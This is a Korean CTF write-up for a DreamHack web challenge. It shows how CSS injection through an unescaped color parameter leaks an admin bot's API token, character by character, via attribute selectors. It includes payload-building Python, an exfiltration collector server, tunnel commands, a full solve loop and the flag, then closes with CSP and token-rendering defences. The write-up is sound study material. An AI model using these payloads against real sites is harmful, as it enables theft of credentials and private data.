
문제: DreamHack — CSS Injection 분류: Web 난이도: 🥇 Gold 4 FLAG:
DH{a036f98c93acba0a04657ec6a6080d0a771a3d24}
Flask + SQLite로 만든 회원제 메모 앱이다. 회원가입하고 로그인하면 메모를 남길 수 있고, /report라는 신고 기능이 있는데 이게 관리자 계정으로 로그인한 셀레니움 봇을 우리가 지정한 내부 경로로 보내주는 전형적인 "관리자 봇 열람" 구조다. 플래그는 관리자 계정의 메모에 평문으로 박혀 있다. 문제는 그 텍스트를 어떻게 뽑아내느냐인데, 이 문제엔 <script> 하나 못 심게 막혀 있다 — 딱 CSS 하나만 주입할 수 있다.
문제 개요
| 항목 | 내용 |
|---|---|
| 문제명 | CSS Injection |
| 난이도 | 🥇 Gold 4 |
| 분류 | Web |
| 제공 파일 | main.py, templates/*.html, init.sql, Dockerfile |
| 핵심 기법 | color 파라미터의 스타일 인젝션 → CSS 속성 선택자로 API 토큰 8자리 유출 → /api/memo로 flag 직접 조회 |
🔬 정찰 — 이스케이프 안 되는 색상 하나, 그리고 관리자 봇
main.py에서 제일 먼저 눈에 띄는 건 모든 템플릿에 자동으로 끼워지는 context processor다.
@app.context_processor
def background_color():
    color = request.args.get("color", "white")
    return dict(color=color)
그리고 base.html(모든 페이지가 상속) 안에는 이 값을 그대로 꽂아 넣는 스타일 블록이 있다.
<style>
  body{
    background-color: {{ color }};
  }
</style>
Flask의 Jinja2는 기본적으로 {{ }} 값을 자동 이스케이프하지만, 이스케이프 대상은 < > & ' " 다섯 문자뿐이다. CSS 문법은 { } : ; ( ), 영숫자, 슬래시만 있으면 새 규칙을 얼마든지 추가할 수 있어서 — 즉 굳이 따옴표나 꺾쇠를 안 써도 되는 방식으로만 페이로드를 짜면 이 자동 이스케이프를 그냥 통과한다. ?color=red}...새규칙...{background-color:red 형태로 기존 body{} 블록을 일찍 닫고 새 셀렉터를 끼워 넣은 뒤 다시 body{...}로 마무리하면 문법적으로 완전한 CSS가 된다.
플래그는 관리자 계정의 메모에 있다.
execute(
    "INSERT INTO memo (uid, text) VALUES (:uid, :text);",
    {"uid": adminUid[0][0], "text": "FLAG is " + FLAG},
)
이걸 우리가 직접 볼 방법은 없다 — 세션이 다른 사람 것이니까. 그래서 /report가 필요하다.
@app.route("/report", methods=["GET", "POST"])
def report():
    if request.method == "POST":
        path = request.form.get("path")
        if path and path[0] == "/":
            path = path[1:]
        url = f"http://127.0.0.1:8000/{path}"
        if check_url(url):
            flash("success.")
        ...
로그인 없이도 쓸 수 있고, path에 뭘 넣어도 항상 http://127.0.0.1:8000/ 뒤에 이어붙기만 한다 — 즉 외부 URL로 리다이렉트시키는 SSRF는 안 된다. check_url()은 셀레니움으로 헤드리스 크롬을 띄워 administrator 계정으로 로그인한 뒤 우리가 지정한 그 내부 경로를 방문시킨다. 언뜻 보면 "내부 페이지만 보여주니 별 소용없겠다" 싶지만, 그 내부 페이지 안에 우리가 주입한 CSS가 있고, 그 CSS의 url()이 참조하는 리소스 자체는 외부 도메인이어도 아무 제약이 없다. 브라우저의 CSS 리소스 로딩에는 동일 출처 정책이 적용되지 않기 때문이다.
▶🕳️ 삽질 — 폰트 로딩으로 텍스트를 잘라 읽으려다 실측에서 완전히 무너진 계획
플래그 텍스트는 /memo 페이지에 이렇게 렌더된다.
{% for memo in memos %}
    <div class="alert alert-success" role="alert">
        {{ memo[2] }}
    </div>
{% endfor %}
일반 텍스트 노드다. CSS로 특정 속성값을 유출하는 고전적인 방법(input[value^="a"])은 여기 안 통한다 — 속성이 아니니까. 그래서 처음 세운 계획은 @font-face의 unicode-range를 이용한 "글자 존재 탐지" 기법이었다. 특정 유니코드 범위에만 적용되는 커스텀 폰트를 등록해두면, 그 범위의 글자가 화면에 실제로 렌더링될 때만 브라우저가 그 폰트 파일을 요청한다는 원리다. 여기에 text-indent를 음수로 줘서 앞의 N글자를 박스 밖으로 밀어내고 width: 1ch; overflow: hidden으로 딱 한 글자만 보이게 자르면, 위치별로 글자를 하나씩 골라 폰트 존재 여부를 물어볼 수 있을 거라 예상했다.
이 가설이 그럴듯했던 이유는 unicode-range 서브셋팅 자체가 실존하는 브라우저 표준 최적화이기 때문이다. 웹폰트를 유니코드 범위별로 여러 @font-face로 쪼개두면, 브라우저는 문서에 그 범위의 문자가 있을 때만 해당 서브셋 파일을 내려받는다 — 안 쓰는 글리프까지 통째로 받지 않으려는 성능 기능이다. 그러니 "이 폰트 파일이 요청됐다 = 이 문자가 문서 어딘가에 있다"는 등식은 브라우저 표준 동작만으로도 성립한다. 여기에 text-indent·overflow: hidden으로 화면에 보이는 문자를 한 글자로 제한할 수만 있다면, "요청된 폰트 = 지금 그 위치에 보이는 그 한 글자"라는 확장된 등식까지 성립해서 텍스트 노드를 위치별로 통째로 읽어낼 수 있을 것 같았다.
로컬에서 직접 검증해봤다.
requests_seen = []
page.on("request", lambda req: requests_seen.append(req.url))
page.goto("file:///tmp/css_test/test2.html") # text-indent로 5번째 글자만 노출.alert-success {
font-family: 'probe', monospace;
white-space: nowrap; overflow: hidden;
width: 1ch; text-indent: -5ch; /* "FLAG is DH{...}" 중 5번째 글자 'i' 만 노출 */
}
@font-face { font-family: 'probe'; unicode-range: U+0069; src: url(.../font_i.woff2); }
@font-face { font-family: 'probe'; unicode-range: U+0046; src: url(.../font_F.woff2); }
@font-face { font-family: 'probe'; unicode-range: U+0041; src: url(.../font_A.woff2); }
결과는 완전한 실패였다. text-indent로 화면에서 잘려나간 'F'와 'A'의 폰트까지 'i'와 나란히 전부 요청됐다. overflow: hidden은 페인트(그리기) 단계의 클리핑일 뿐, 레이아웃(글자 배치·글리프 결정) 단계에는 영향을 주지 않는다 — 브라우저는 텍스트 전체를 놓고 어떤 글리프가 필요한지 미리 계산하기 때문에, 화면에 실제로 그려지든 안 그려지든 그 문자가 텍스트 어딘가에 존재하기만 하면 매칭되는 폰트를 무조건 요청한다. column-width로 여러 칼럼을 만들어 특정 칼럼만 보이게 자르는 방식도 똑같이 테스트해봤지만 결과는 동일했다 — 컬럼 분할 역시 텍스트 셰이핑(문자열 전체를 놓고 글리프를 결정하는 단계)보다 뒤에 오는 레이아웃 작업이라, 그 시점엔 이미 어떤 폰트가 필요한지 다 정해진 뒤였기 때문이다. 요컨대 "이 문자가 존재하는가"라는 판단과 "그 문자가 화면 어디에 그려지는가"라는 판단은 렌더링 파이프라인상 완전히 다른 단계에서 이뤄지고, CSS 레이아웃 속성은 후자만 건드릴 수 있을 뿐 이미 끝난 전자의 네트워크 요청을 소급해서 취소할 방법이 없다. 이 접근으로는 "이 문자가 텍스트 어딘가에 존재하는가"만 알 수 있을 뿐, "몇 번째 위치에 있는가"는 절대 알아낼 수 없다는 게 실측으로 확정됐다.
💣 핵심 — 텍스트가 안 되면 속성을 찾는다
방향을 바꿔서 "텍스트 노드 말고, 사용자가 값을 볼 수 있는 다른 데이터가 속성으로 렌더되는 곳이 있는가"를 다시 훑었다. mypage.html에 답이 있었다.
<div class="form-group">
  <label for="InputApitoken">API Token</label>
  <input type="text" class="form-control" id="InputApitoken" readonly value="{{ user[3] }}">
  <button class="btn btn-primary" onclick="TokenCopy()">Copy</button>
</div>
내 계정으로 확인해보니 실제로 이렇게 보인다.

이건 속성이다. CSS 속성 선택자([value^="..."])로 접두사 매칭이 그대로 통한다. 그리고 이 토큰은 apikey_required 데코레이터가 요구하는 바로 그 값이다 — 세션 쿠키 없이 API-KEY 헤더 하나만으로 /api/memo를 호출할 수 있는 만능 열쇠다. 굳이 관리자 봇이 /memo 페이지를 열어서 텍스트를 보여주게 만들 필요가 없어졌다. 관리자의 API 토큰만 훔치면, 그 다음은 우리가 직접 API를 호출하면 끝이다.
주입이 실제로 페이지에 반영되는지부터 눈으로 확인했다.

이제 텍스트 대신 속성을 노리는 페이로드로 바꿨다. 소문자 26자 후보를 한 번에 모두 심어서, 실제 값과 일치하는 딱 하나만 반응하게 만든다.
rules = "".join(
    f'input#InputApitoken[value^={c}]{{background:url({ATTACKER}/api/css-leak/pos0-{c})}}'
    for c in "abcdefghijklmnopqrstuvwxyz"
)
payload = f"red}}{rules}body{{background-color:red"
따옴표를 아예 안 썼다는 점이 중요하다 — CSS 속성 선택자 값과 url() 인자는 공백이나 특수문자가 없으면 따옴표 없이도 유효한 문법이라, Jinja2가 이스케이프하는 " '를 애초에 쓸 일이 없다. 내 계정의 실제 토큰(tfmtiock)으로 먼저 검증했다.

정확히 pos0-t 하나만 매치됐다 — 실제 토큰 tfmtiock 의 첫 글자와 완전히 일치한다. unicode-range와 달리 속성 선택자는 "이 요소의 이 속성값이 이 문자열로 시작하는가"를 정확히 평가하기 때문에, 위치 정보가 선택자 자체에 이미 들어있어서 앞서 겪은 문제가 아예 발생하지 않는다.

유출을 받을 곳이 필요하다. 처음엔 운영 중인 내 홈페이지에 임시 API 라우트를 하나 붙였는데, 그건 훔친 API 토큰이 운영 서버 access log 에 그대로 쌓인다는 뜻이다. 그래서 수집 서버는 격리한 NAS Kali VM 으로 옮기고 localhost.run 터널로 잠깐만 노출했다.
비컨을 받아 적고, 자리마다 새로 재기 위해 목록을 비울 수 있어야 한다. 그 세 경로가 전부다.
#!/usr/bin/env python3
"""CSS 인젝션 유출용 최소 수집 서버 — 격리 Kali VM 전용.

    /api/css-leak/<무엇이든>   비컨. 요청 경로를 기록하고 1x1 GIF 를 돌려준다
    /log                       받은 비컨 목록
    /log/clear                 목록 비우기
"""
import sys, time
from http.server import BaseHTTPRequestHandler, HTTPServer

GIF = (b"GIF89a\x01\x00\x01\x00\x80\x00\x00\x00\x00\x00\xff\xff\xff!"
       b"\xf9\x04\x01\x00\x00\x00\x00,\x00\x00\x00\x00\x01\x00\x01\x00\x00\x02\x02D\x01\x00;")
HITS = []


class H(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path.startswith("/log/clear"):
            HITS.clear()
            return self._send(b"cleared\n", "text/plain")
        if self.path.startswith("/log"):
            return self._send("\n".join(HITS).encode() + b"\n", "text/plain")
        if self.path.startswith("/api/css-leak/"):
            HITS.append("%s %s" % (time.strftime("%H:%M:%S"), self.path))
            return self._send(GIF, "image/gif")
self.send_response(404); self.end_headers()ssh kali 'cd ~/atk_css && setsid nohup python3 css_collector.py 8904 > access.log 2>&1 < /dev/null & disown'
ssh kali 'tmux new-session -d -s lhr "ssh -R 80:localhost:8904 nokey@localhost.run"'🧬 CSS 유출이라는 기법 계열, 그리고 CSP라는 방어선
이번에 실제로 통한 통로는 속성 선택자 하나였지만, CSS 인젝션이 유출 오라클로 악용되는 지점은 이 말고도 여럿 알려져 있다. 속성 선택자([attr^=], [attr*=], [attr$=])는 접두사·부분·접미사 일치를 url()과 엮어 문자 단위로 값을 복원하는 이번 방식이고, **:has()**는 특정 후손이나 상태(:checked, :valid 등)가 있을 때만 매치되는 조건부 선택자라서 값이 속성으로 안 드러나 있어도 DOM 구조·폼 상태를 오라클로 바꿀 수 있어 공격 표면이 더 넓다. **@font-face + unicode-range**는 이번에 우리가 직접 무너뜨린 그 기법이다 — 위치는 못 읽어도 "이 문자가 어딘가에 존재하는가"라는 약한 오라클로는 여전히 유효하다.
이 기법들의 공통 조건은 둘뿐이다. 공격자가 원하는 조건을 표현하는 선택자를 페이지에 주입할 수 있어야 하고, 그 선택자가 매치됐을 때 외부에서 관측 가능한 부작용 — 대개는 url() 기반 네트워크 요청 — 을 일으킬 수 있어야 한다. 이 문제는 두 조건이 다 열려 있었다. {{ color }}가 따옴표 없는 CSS 조각을 그대로 통과시켜 임의 선택자 주입이 가능했고, CSS 리소스 로딩엔 동일 출처 정책이 없어 url()이 완전히 다른 도메인으로도 거리낌 없이 나갔다.
이 둘 중 하나만 끊어도 공격은 성립하지 않는다. style-src가 nonce 화이트리스트였다면 {{ color }}를 그대로 꽂는 이 <style> 블록 자체가 렌더를 거부당했을 것이고 — nonce 없는 인라인 스타일은 CSP 하에서 적용되지 않는다 — img-src/connect-src가 제한돼 있었다면 url(https://<공격자>/...) 같은 외부 요청 자체가 CSP 위반으로 막혔을 것이다. 이 응답엔 Content-Security-Policy 헤더가 통째로 빠져 있었고, 그게 이 공격이 끝까지 자유롭게 성립한 진짜 이유다.
🎯 자체 완결 solve
토큰은 소문자 8글자(token_generate()가 random.choice(string.ascii_lowercase)를 8번 반복)라, 위치마다 26개 후보를 한 페이로드에 다 넣고 /report를 8번만 왕복하면 전체 토큰을 복원할 수 있다.
def leak_next_char(known_prefix, marker):
    clear_log()
    rules = "".join(
        f'input#InputApitoken[value^={known_prefix}{c}]'
        f'{{background:url({LOG_PATH_PREFIX}/{marker}-{c})}}'
        for c in string.ascii_lowercase
    )
    payload = f"red}}{rules}body{{background-color:red"
    requests.post(f"{VM}/report", data={"path": "mypage?color=" + urllib.parse.quote(payload, safe="")})
    time.sleep(1.5)
    for line in read_log_lines():
        if f"{marker}-" in line:
            return line.split(f"{marker}-", 1)[1][0]

token = ""
for i in range(8):
    token += leak_next_char(token, f"p{i}")
실제 원격 서버(host3.dreamhack.games:16855)에 8자리를 전부 흘려보낸 뒤, 훔친 토큰으로 /api/memo를 직접 호출했다.

관리자 봇을 다시 불러들일 필요 없이, 복원한 토큰으로 곧바로 /api/memo를 호출해 flag를 받았다.
@app.route("/api/memo")
@apikey_required
def APImemo():
    memos = execute("SELECT * FROM memo WHERE uid = :uid;", {"uid": request.uid})
    ...
FLAG: DH{a036f98c93acba0a04657ec6a6080d0a771a3d24}
📝 결론
CSS만으로도 텍스트가 아니라 "속성"이라면 얼마든지 유출된다. unicode-range 기반 텍스트 존재 탐지는 위치 정보를 담지 못한다는 게 실측으로 확인됐지만, HTML 속성값은 CSS 선택자 자체가 정확한 매칭 조건을 표현할 수 있어 훨씬 강력한 채널이 된다. 사용자에게 "복사해서 쓰라"고 보여주는 토큰·키 값은 절대 readonly value="..." 같은 속성 형태로 페이지에 노출시키면 안 된다 — CSS 인젝션 하나만으로도 완전히 털린다. 복사 버튼이 꼭 필요하다면 값을 속성이 아니라 텍스트 노드로 렌더링하고 navigator.clipboard.writeText()로 복사시키는 편이 안전하다 — CSS 속성 선택자는 애초에 텍스트 노드의 내용까지는 질의하지 못하기 때문에, 이 기법 계열 전체에 대한 공격 표면을 구조적으로 줄여준다.
